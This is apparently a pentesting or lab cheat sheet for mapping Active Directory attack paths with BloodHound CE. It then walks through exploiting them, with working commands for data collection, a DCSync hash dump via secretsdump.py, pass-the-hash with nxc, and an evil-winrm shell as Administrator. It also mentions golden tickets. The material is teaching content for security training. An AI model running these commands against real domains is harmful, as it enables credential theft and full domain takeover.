


BloodHound — AD Attack Path Mapping

Collect AD data with bloodhound-ce-python, ingest into BloodHound CE, then use the graph to find attack paths to Domain Admin. Replace <placeholders> with your own values.



① Start BloodHound

Run on Kali. BloodHound CE uses Docker — three containers start: app-db, graph-db, bloodhound.

Tab 1 · BloodHound ⚠ keep open!

```
./bloodhound-cli up          # start all containers
./bloodhound-cli running     # verify 3 containers are up
```

Open browser: **http://127.0.0.1:8080** — login with admin / password shown at first install.

Password is printed once during first-time setup. Store it — it won't be shown again.

② Collect Domain Data → Get the ZIP

The collector (bloodhound-ce-python) runs from Kali and talks to the Domain Controller using **LDAP queries** to pull everything it knows about the domain — users, groups, ACLs, sessions, GPOs, trusts. Because LDAP on a domain requires authentication, **you must have at least one valid domain account** (any low-priv user is enough). Without credentials, the DC won't answer.

Run this command with your username and password — it queries the DC over LDAP and packages everything into a **.zip file** in your current directory:

Tab 2 · Collector

```
bloodhound-ce-python --zip -c All \
-d <domain> \
-u <username> \
-p '<password>' \
-dc <dc-hostname> \
-ns <dc-ip>
```

Example:

```
bloodhound-ce-python --zip -c All \
-d force.local \
-u leia.o \
-p '#1Loved' \
-dc dc-01.force.local \
-ns 192.168.50.10
```

When it finishes, a `.zip` file appears in the current folder — that zip contains all the raw AD data. You take that file and upload it into the BloodHound UI in the next step, which is what builds the graph.

-c All = collect everything. Use -c DCOOnly for a faster, quieter run that skips session and local-admin data.

③ Ingest Data into BloodHound UI

In the BloodHound browser UI:

Administration → File Ingest → **Upload File(s)** → select the `.zip` → wait for status "Ingesting" → done.

Alternatively use **Quick Upload** from the sidebar.

Can also use SharpHound (Windows collector) or AzureHound — all produce the same zip format.

④ Explore the Graph — Key Features

Search: find a specific user, computer, or group by name.

Pathfinding: click Pathfinding → set source node → set target → see the shortest attack path.

Mark as Owned: right-click any node you've compromised → Mark as Owned (skull icon) → then use Pathfinding from that node to Domain Admin.

High Value Targets (HVT): nodes marked with a diamond icon — Domain Admins, Domain Controllers, krbtgt, etc.

Cypher tab → Saved Queries (most important):

```
# Paths from Domain Users to Tier Zero / High Value Targets
# Principals with DCSync privileges
# Computers where Domain Users are local administrators
# Computers where Domain Users can read LAPS passwords
# Workstations / Servers where Domain Users can RDP
# Domain Admins logons to non-Domain Controllers
# Dangerous privileges for Domain User groups
```

These pre-built queries run automatically. The Cypher query box lets you write custom Neo4j queries too.

⑤ DCSync — What It Is and How to Exploit It

What is DCSync?

DCSync is an attack where an account with the **DS-Replication-Get-Changes-All** permission (normally only DCs have this) impersonates a Domain Controller and asks the real DC to "replicate" (send) password hashes for all domain accounts — including DA and krbtgt — without ever logging into the DC directly.

How to find it in BloodHound: Cypher → "Principals with DCSync privileges" — shows every user/group with replication rights. Also visible as the *GetChangesAll* edge on any node pointing to the domain object.

Why it matters: One account with DCSync rights = full domain compromise. No need for physical DC access.

Once you have an account with DCSync rights (or DA), dump all hashes:

Tab 3 · DCSync

```
secretsdump.py <domain>/<username>:<password>@<dc-ip>

# Or with hash (PTH):
secretsdump.py -hashes <lmhash>:<nthash> <domain>/<username>@<dc-ip>
```

Output includes NTLM hashes for all users. Use Administrator hash for PTH or krbtgt hash for a Golden Ticket.

⑥ After Compromise — Use the Hashes

```
# Pass-the-Hash as Administrator
nxc smb <target-ip> -u Administrator -H <nt-hash>

# Get shell
evil-winrm -i <target-ip> -u Administrator -H <nt-hash>
```

Key idea: BloodHound maps relationships in AD as a graph — membership, ACLs, sessions, delegation. Attack paths that are invisible in a flat user list become obvious when drawn as edges. The goal is always to find the shortest path from any owned node to a High Value Target (diamond icon), then exploit whatever edges BloodHound shows along the way.